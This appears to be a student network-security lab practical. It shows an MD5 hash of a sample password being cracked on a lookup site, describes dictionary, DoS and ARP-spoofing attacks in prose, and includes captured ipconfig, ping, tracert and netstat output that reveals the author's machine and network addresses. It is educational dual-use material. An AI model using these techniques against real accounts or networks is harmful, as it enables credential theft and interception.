

DT Dan's Tools
Web Dev
Conversion
Encoders / Decoders
Formatters
Internet
English
Related Tools
Sha1 Hash Generator
MD5 Hash Generator
Use this generator to create an MD5 hash of a string:
Password@123
Generate →
Your String
Password@123
MD5 Hash
d00f5d5217896fb7fd601412cb890830
Copy
SHA1 Hash
25c2c9afdd83b8d34234aa2881cc341c09689aaa
Copy
This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into MySQL, Postgress or other databases. PHP programmers, ASP programmers and anyone developing on MySQL, SQL, Postgress or similar should find this online tool an especially handy resource.
Discover more
String manipulation tools
Database Management Software
MD5 API access
Online MD5 tool
Online hash calculator
Web Development Courses
JavaScript Frameworks
Developer Tools Subscriptions
Digital Forensics Tools
Credit card security
Discover more
Password management tool
Hash algorithm comparison
Programming Books
Linux Server Hosting
Network Security Appliances
SHA-512 generator
Data Conversion Services
Web Development Courses
Hash generator plugin
Encryption consulting service


CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
d00f5d5217896fb7fd601412cb890830
I'm not a robot
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
d00f5d5217896fb7fd601412cb890830
md5
Password@123
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.
Download CrackStation's Wordlist
How CrackStation Works
CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.


DT Dan's Tools
Web Dev
Conversion
Encoders / Decoders
Formatters
Internet
English
MD5 Hash Generator
Use this generator to create an MD5 hash of a string:
PlainText
Generate →
Your String
PlainText
MD5 Hash
b7ebbf7f254ef646928dd58f62383a85
Copy
SHA1 Hash
32e02713e0dda686ae47235808f8c5c0c7010f65
Copy
This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into MySQL, Postgress or other databases. PHP programmers, ASP programmers and anyone developing on MySQL, SQL, Postgress or similar should find this online tool an especially handy resource.
Related Tools
Sha1 Hash Generator
Discover more
Data encryption service
Data Conversion Services
Online hash calculator
SQL Database Software
String conversion tools
Secure Hash services
Developer Tools Subscriptions
File Integrity Monitoring Software
Web dev tools
Digital Forensics Tools
Discover more
Cybersecurity Training Programs
Website Security Services
Password management tool
Hash generator plugin
Web dev tools
PHP Programming Courses
Secure Hash services
Online MD5 tool
Command line tools
MD5 API access


CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
b7ebbf7f254ef646928dd58f62383a85
I'm not a robot
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
b7ebbf7f254ef646928dd58f62383a85
md5
PlainText
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.
Download CrackStation's Wordlist
How CrackStation Works
CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.





B. Dictionary Attack:

Description :

Dictionary search attack: In this method, the attacker uses a list of commonly used words or phrases, also known as a dictionary, to guess the password. The attacker uses a software program that automatically tests each word in the dictionary list against the password field of the target account. Benefits:

- Faster than brute force attacks Can crack simple passwords
- Uses a pre-existing list of common passwords Drawbacks:
- Limited to common passwords Ineffective against strong passwords
- Cannot crack passwords that are not in the dictionary

C. **DoS attack:**

Description: Denial of Service (DoS) is a cyber-attack on an individual Computer or Website with the intent to deny services to intended users. Their purpose is to disrupt an organization's network operations by denying access to its users. Denial of service is typically accomplished by flooding the targeted machine or resource with surplus requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled. For example, if a bank website can handle 10 people a second by clicking the Login button, an attacker only has to send 10 fake requests per second to make it so no legitimate users can log in. DoS attacks exploit various weaknesses in computer network technologies. They may target servers, network routers, or network communication links. They can cause computers and routers to crash and links to bog down. The most famous DoS technique is the Ping of Death. The Ping of Death attack works by generating and sending special network messages (specifically, ICMP packets of non-standard sizes) that cause problems for systems that receive them. In the early days of the Web, this attack could cause unprotected Internet servers to crash quickly. **It is strongly recommended to try all described activities on virtual machines rather than in our working environment.**

D. **ARP Poisoning in Windows:**

Description : ARP or Address Resolution Protocol is one of the most essential protocol layers in the OSI model. whenever a device wants to communicate with any other device in a local area network, our protocol comes into play. ARP protocol lets devices communicate with each other by translating the MAC address of the device with its IP address and vice versa. There are two identifiers to identify devices on a network.

IP addresses (logical addresses) are used to identify devices on a wide-area network (Internet). MAC addresses (Physical addresses) are used to identify devices on a local area network.

ARP Cache: It is an ARP table or a collection of ARP entries that every network-connected device maintains. ARP Cache is created whenever a device's MAC address is mapped with its local IP address. Devices use the ARP cache to avoid redundant address resolution requests. but this Cache can be poisoned (Using ARP Spoofing) here the term "poisoned" basically means a fake MAC address associated with an IP address. this leads to the man-in-the-middle attack where data can be intercepted, modified, dropped, or stopped.

ARP Spoofing: ARP Spoofing, also referred to as ARP Cache Poisoning as we discussed earlier. it is a type of malicious attack in which the attacker sends a fake ARP message over a local network in order to link the attacker's MAC address with the IP address of another device on a local area network to achieve a malicious attack. If an attacker can manage the linking of the MAC address of his/her device with the IP address of any other device on a local area network, this linking leads to ARP Poisoning and allows an attacker to carry out several malicious tasks such as intercepting network traffic, modify, and even stop or dropped the data in-transit by putting an attacker in the middle of the communication of the devices (Man In The Middle Attack).

Man-in-the-Middle (MIM) Attack: ARP Spoofing also known as ARP Poisoning is the Man-in-the-Middle (MIM) Attack. In this type of attack, the attacker secretly intercepts and, in some cases, alters the communication between two parties without their knowledge. ARP Spoofing serves as the means to achieve this interception.

- ARP Poisoning: ARP Poisoning is a wider term that contains both ARP Spoofing and ARP Cache Poisoning. It describes any form of malicious manipulation of ARP messages

to compromise network security. This manipulation can involve either redirecting network traffic or spying on network communications.

- Packet Sniffing: Packet Sniffing is a passive network monitoring technique where an attacker captures data packets as they travel through the network. ARP Spoofing is often used to facilitate packet sniffing, allowing the attacker to grab sensitive information.

ARP Spoofing can have severe consequences, including:

1. Data Interception: Attackers can intercept sensitive data, such as login credentials or financial information.
2. Data Modification: It can allow attackers to modify data packets in transit, leading to potential data corruption.
3. Denial of Service (DoS): In some cases, ARP Spoofing can disrupt network connectivity for legal users.

Basic terms	ARP Spoofing	ARP Poisoning
Focus	The main focus of ARP Spoofing is to intercept or modify network traffic within a LAN(Local area network)	ARP Poisoning is a wider term that contains both ARP Spoofing and ARP Cache Poisoning.
Outcome	In ARP Spoofing, the attacker sends false ARP messages to mislead devices on the network into associating their MAC address with a legal IP address. This manipulation allows the attacker to intercept or modify data packets intended for the target IP address.	While ARP Poisoning includes ARP Spoofing, it also covers other ARP-related attacks, such as ARP Cache Poisoning. ARP Poisoning can involve either redirecting network traffic or spying on network communications.
purpose	ARP Spoofing is often a component of Man-in-the-Middle (MIM) attacks, where the attacker secretly intercepts and potentially alters the communication between two parties without their knowledge.	ARP Poisoning is used as a general term to describe any form of malicious ARP message manipulation aimed at compromising network security.

E. ifconfig, ping, netstat, traceroute:

Description:

- ifconfig – Displays or configures a computer's network interfaces and IP addresses.
- ping – Tests network connectivity between our system and another host.
- netstat – Shows active network connections, listening ports, and routing tables.
- traceroute – Traces the path packets take to reach a destination host.

Output:

Ipconfig:

```
Microsoft Windows [Version 10.0.22621.4317]
(c) Microsoft Corporation. All rights reserved.

D:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : lan

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5cdb:9949:8220:3a16%14
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5d3:f065:7b16:3c9a%9
   IPv4 Address. . . . . . . . . . . : 192.168.126.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:
```

```
Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::31ad:5ed1:3a17:e507%6
   IPv4 Address. . . . . . . . . . . : 192.168.127.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:88b2:af40:4a5:440a:d7f7:2c6d
   Temporary IPv6 Address. . . . . . : 2401:4900:88b2:af40:61f1:71de:564:98aa
   Link-local IPv6 Address . . . . . : fe80::b20f:b094:41b8:66b7%13
   IPv4 Address. . . . . . . . . . . : 192.168.1.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::a291:caff:fe9e:3330%13
                                       192.168.1.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter vEthernet (Default Switch):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5507:aa9d:4665:1da7%24
   IPv4 Address. . . . . . . . . . . : 172.18.176.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :
```

Ipconfig/all

```
D:\>ipconfig/all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Jyotirmay
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : lan
   Description . . . . . . . . . . . : Intel(R) Ethernet Connection (4) I219-LM
   Physical Address. . . . . . . . . : 54-E1-AD-3F-3F-38
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VirtualBox Host-Only Ethernet Adapter
   Physical Address. . . . . . . . . : 0A-00-27-00-00-0E
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::5cdb:9949:8220:3a16%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.56.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 1091174439
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2F-1A-1F-FC-54-E1-AD-3F-3F-38
   NetBIOS over Tcpip. . . . . . . . : Enabled

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Wi-Fi Direct Virtual Adapter
   Physical Address. . . . . . . . . : 9C-DA-3E-7C-90-21
```

```
Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Wi-Fi Direct Virtual Adapter
   Physical Address. . . . . . . . . : 9C-DA-3E-7C-90-21
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #2
   Physical Address. . . . . . . . . : 9E-DA-3E-7C-90-20
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet1
   Physical Address. . . . . . . . . : 00-50-56-C0-00-01
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::5d3:f065:7b16:3c9a%9(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.126.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Monday, October 27, 2025 9:23:46 PM
   Lease Expires . . . . . . . . . . : Monday, October 27, 2025 10:53:42 PM
   Default Gateway . . . . . . . . . :
   DHCP Server . . . . . . . . . . . : 192.168.126.254
   DHCPv6 IAID . . . . . . . . . . . : 788549718
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2F-1A-1F-FC-54-E1-AD-3F-3F-38
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet8
   Physical Address. . . . . . . . . : 00-50-56-C0-00-08
```

```
Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet8
   Physical Address. . . . . . . . . : 00-50-56-C0-00-08
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::31ad:5ed1:3a17:e507%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.127.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Monday, October 27, 2025 9:23:57 PM
   Lease Expires . . . . . . . . . . : Monday, October 27, 2025 10:53:48 PM
   Default Gateway . . . . . . . . . :
   DHCP Server . . . . . . . . . . . : 192.168.127.254
   DHCPv6 IAID . . . . . . . . . . . : 805326934
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2F-1A-1F-FC-54-E1-AD-3F-3F-38
   Primary WINS Server . . . . . . . : 192.168.127.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Dual Band Wireless-AC 8265
   Physical Address. . . . . . . . . : 9C-DA-3E-7C-90-20
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2401:4900:88b2:af40:4a5:440a:d7f7:2c6d(Preferred)
   Temporary IPv6 Address. . . . . . : 2401:4900:88b2:af40:61f1:71de:564:98aa(Preferred)
   Link-local IPv6 Address . . . . . : fe80::b20f:b094:41b8:66b7%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.6(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Monday, October 27, 2025 5:22:24 PM
   Lease Expires . . . . . . . . . . : Tuesday, October 28, 2025 9:23:41 PM
   Default Gateway . . . . . . . . . : fe80::a291:caff:fe9e:3330%13
                                       192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 77388350
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2F-1A-1F-FC-54-E1-AD-3F-3F-38
   DNS Servers . . . . . . . . . . . : fe80::a291:caff:fe9e:3330%13
                                       192.168.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

```
Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Bluetooth Device (Personal Area Network)
   Physical Address. . . . . . . . . : 9C-DA-3E-7C-90-24
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter vEthernet (Default Switch):

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Hyper-V Virtual Ethernet Adapter
   Physical Address. . . . . . . . . : 00-15-5D-9F-37-30
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::5507:aa9d:4665:1da7%24(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.18.176.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 402658653
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2F-1A-1F-FC-54-E1-AD-3F-3F-38
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Ping:

```
D:\>ping www.google.com

Pinging www.google.com [2404:6800:4009:803::2004] with 32 bytes of data:
Reply from 2404:6800:4009:803::2004: time=42ms
Reply from 2404:6800:4009:803::2004: time=54ms
Reply from 2404:6800:4009:803::2004: time=107ms
Reply from 2404:6800:4009:803::2004: time=20ms

Ping statistics for 2404:6800:4009:803::2004:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 20ms, Maximum = 107ms, Average = 55ms
```

```
D:\>ping www.nmitd.edu.in

Pinging nmitd.edu.in [143.110.190.80] with 32 bytes of data:
Reply from 143.110.190.80: bytes=32 time=54ms TTL=56
Reply from 143.110.190.80: bytes=32 time=48ms TTL=56
Reply from 143.110.190.80: bytes=32 time=64ms TTL=56
Reply from 143.110.190.80: bytes=32 time=61ms TTL=56

Ping statistics for 143.110.190.80:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 48ms, Maximum = 64ms, Average = 56ms
```

```
D:\>ping www.facebook.com

Pinging star-mini.c10r.facebook.com [2a03:2880:f358:1:face:b00c:0:25de] with 32 bytes of data:
Reply from 2a03:2880:f358:1:face:b00c:0:25de: time=35ms
Reply from 2a03:2880:f358:1:face:b00c:0:25de: time=28ms
Reply from 2a03:2880:f358:1:face:b00c:0:25de: time=31ms
Reply from 2a03:2880:f358:1:face:b00c:0:25de: time=19ms

Ping statistics for 2a03:2880:f358:1:face:b00c:0:25de:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 19ms, Maximum = 35ms, Average = 28ms
```

Tracert:

```
D:\>tracert www.google.com

Tracing route to www.google.com [2404:6800:4009:803::2004]
over a maximum of 30 hops:

  1     2 ms     2 ms     2 ms  2401:4900:88b2:af40:a291:caff:fe9e:3330
  2     *        *        *     Request timed out.
  3    30 ms    38 ms    38 ms  fc00:1::9b
  4    36 ms    24 ms    58 ms  2404:a800:2a00:1::15
  5    28 ms    39 ms    30 ms  2404:a800::167
  6    34 ms    25 ms    36 ms  2001:4860:1:1::3900
  7    34 ms    35 ms    53 ms  2001:4860:0:1::7965
  8    30 ms    31 ms    42 ms  2001:4860:0:1::7b7f
  9    30 ms    34 ms    42 ms  bom07s11-in-x04.1e100.net [2404:6800:4009:803::2004]

Trace complete.
```

```
D:\>tracert www.facebook.com

Tracing route to star-mini.c10r.facebook.com [2a03:2880:f188:181:face:b00c:0:25de]
over a maximum of 30 hops:

  1     2 ms     1 ms     1 ms  2401:4900:88b2:af40:a291:caff:fe9e:3330
  2     *        *        *     Request timed out.
  3    22 ms    20 ms    55 ms  fc00:1::bb
  4    29 ms    52 ms    20 ms  2404:a800:2a00:1::15
  5    30 ms    21 ms    31 ms  2404:a800::167
  6    36 ms    29 ms    41 ms  ae4.pr02.bom2.tfbnw.net [2620:0:1cff:dead:beee::2164]
  7    59 ms    34 ms    17 ms  po210.asw02.bom2.tfbnw.net [2620:0:1cff:dead:beef::5378]
  8    34 ms    25 ms    36 ms  po241.psw01.bom2.tfbnw.net [2620:0:1cff:dead:beef::9753]
  9    31 ms    20 ms    42 ms  be5.msw1at.02.bom2.tfbnw.net [2a03:2880:f0a4:ffff::2f7]
 10    34 ms    22 ms    16 ms  edge-star-mini6-shv-02-bom2.facebook.com [2a03:2880:f188:181:face:b00c:0:25de]

Trace complete.
```

```
D:\>tracert www.nmitd.edu.in

Tracing route to nmitd.edu.in [143.110.190.80]
over a maximum of 30 hops:

  1     5 ms     2 ms     4 ms  Unit [192.168.1.1]
  2    27 ms    36 ms    35 ms  10.240.15.227
  3    51 ms    17 ms    33 ms  172.30.1.130
  4    32 ms    53 ms    31 ms  128.185.106.77
  5    61 ms    57 ms    45 ms  116.119.44.252
  6    86 ms    69 ms    65 ms  dsl-tn-190.97.246.61.airtelbroadband.in [61.246.97.190]
  7     *        *        *     Request timed out.
  8     *        *        *     Request timed out.
  9     *        *        *     Request timed out.
 10    56 ms    75 ms    70 ms  143.110.190.80

Trace complete.
```

Netstat:

```
D:\>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49670        kubernetes:49671       ESTABLISHED
  TCP    127.0.0.1:49671        kubernetes:49670       ESTABLISHED
  TCP    192.168.1.6:6237       52.123.164.130:https   ESTABLISHED
  TCP    192.168.1.6:6967       13.107.137.11:https    ESTABLISHED
  TCP    192.168.1.6:14147      52.104.0.25:https      ESTABLISHED
  TCP    192.168.1.6:19633      20.42.73.24:https      ESTABLISHED
  TCP    192.168.1.6:35200      20.42.73.24:https      TIME_WAIT
  TCP    192.168.1.6:37052      20.42.65.85:https      ESTABLISHED
  TCP    192.168.1.6:42782      a23-193-165-80:https   CLOSE_WAIT
  TCP    192.168.1.6:42783      40.104.77.162:https    ESTABLISHED
  TCP    192.168.1.6:60148      172.188.155.25:https   ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:1143  [2620:1ec:46::254]:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:1825  [2603:1063:2204:8::14]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:5234  [2603:1063:2000::12]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:6964  [2603:1063:2000::12]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:6965  [2603:1046:2000:90::80]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:6966  [2603:1046:2000:90::80]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:9459  [2603:1063:2000::12]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:10245  [2603:1063:2202:14::3]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:10702  [2603:1046:c04:1403::2]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:10709  [2603:1046:c04:1403::2]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14136  [2404:a800:6:12c:face:b00c:3333:7020]:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14137  whatsapp-cdn6-shv-01-bom1:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14138  whatsapp-cdn6-shv-02-bom2:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14139  [2404:a800:6:12b:face:b00c:3333:7020]:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14140  [2404:a800:6:15d:face:b00c:3333:7020]:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14141  whatsapp-cdn6-shv-01-hyd1:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14142  [2404:a800:6:225:face:b00c:3333:7020]:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14143  [2404:a800:6:12a:face:b00c:3333:7020]:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14144  [2404:a800:6:113:face:b00c:3333:7020]:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14145  [2404:a800:6:15e:face:b00c:3333:7020]:https  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:19632  [2603:1063:27:1::14]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:19634  [2603:1063:27:1::14]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:19635  [2603:1063:27:1::14]:https  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:34391  [2603:1040:a06:6::2]:https  ESTABLISHED
```

Netstat -an

```
D:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:623            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2179           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8085           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:16992          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49691          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1434         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:27017        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:44950        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:44960        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:49670        127.0.0.1:49671        ESTABLISHED
  TCP    127.0.0.1:49671        127.0.0.1:49670        ESTABLISHED
  TCP    172.18.176.1:139       0.0.0.0:0              LISTENING
  TCP    192.168.1.6:139        0.0.0.0:0              LISTENING
  TCP    192.168.1.6:5235       13.89.179.8:443        ESTABLISHED
  TCP    192.168.1.6:5236       13.107.137.11:443      ESTABLISHED
  TCP    192.168.1.6:5237       52.104.0.25:443        ESTABLISHED
  TCP    192.168.1.6:5238       20.42.73.24:443        ESTABLISHED
  TCP    192.168.1.6:6237       52.123.164.130:443     ESTABLISHED
  TCP    192.168.1.6:14147      52.104.0.25:443        TIME_WAIT
  TCP    192.168.1.6:19633      20.42.73.24:443        TIME_WAIT
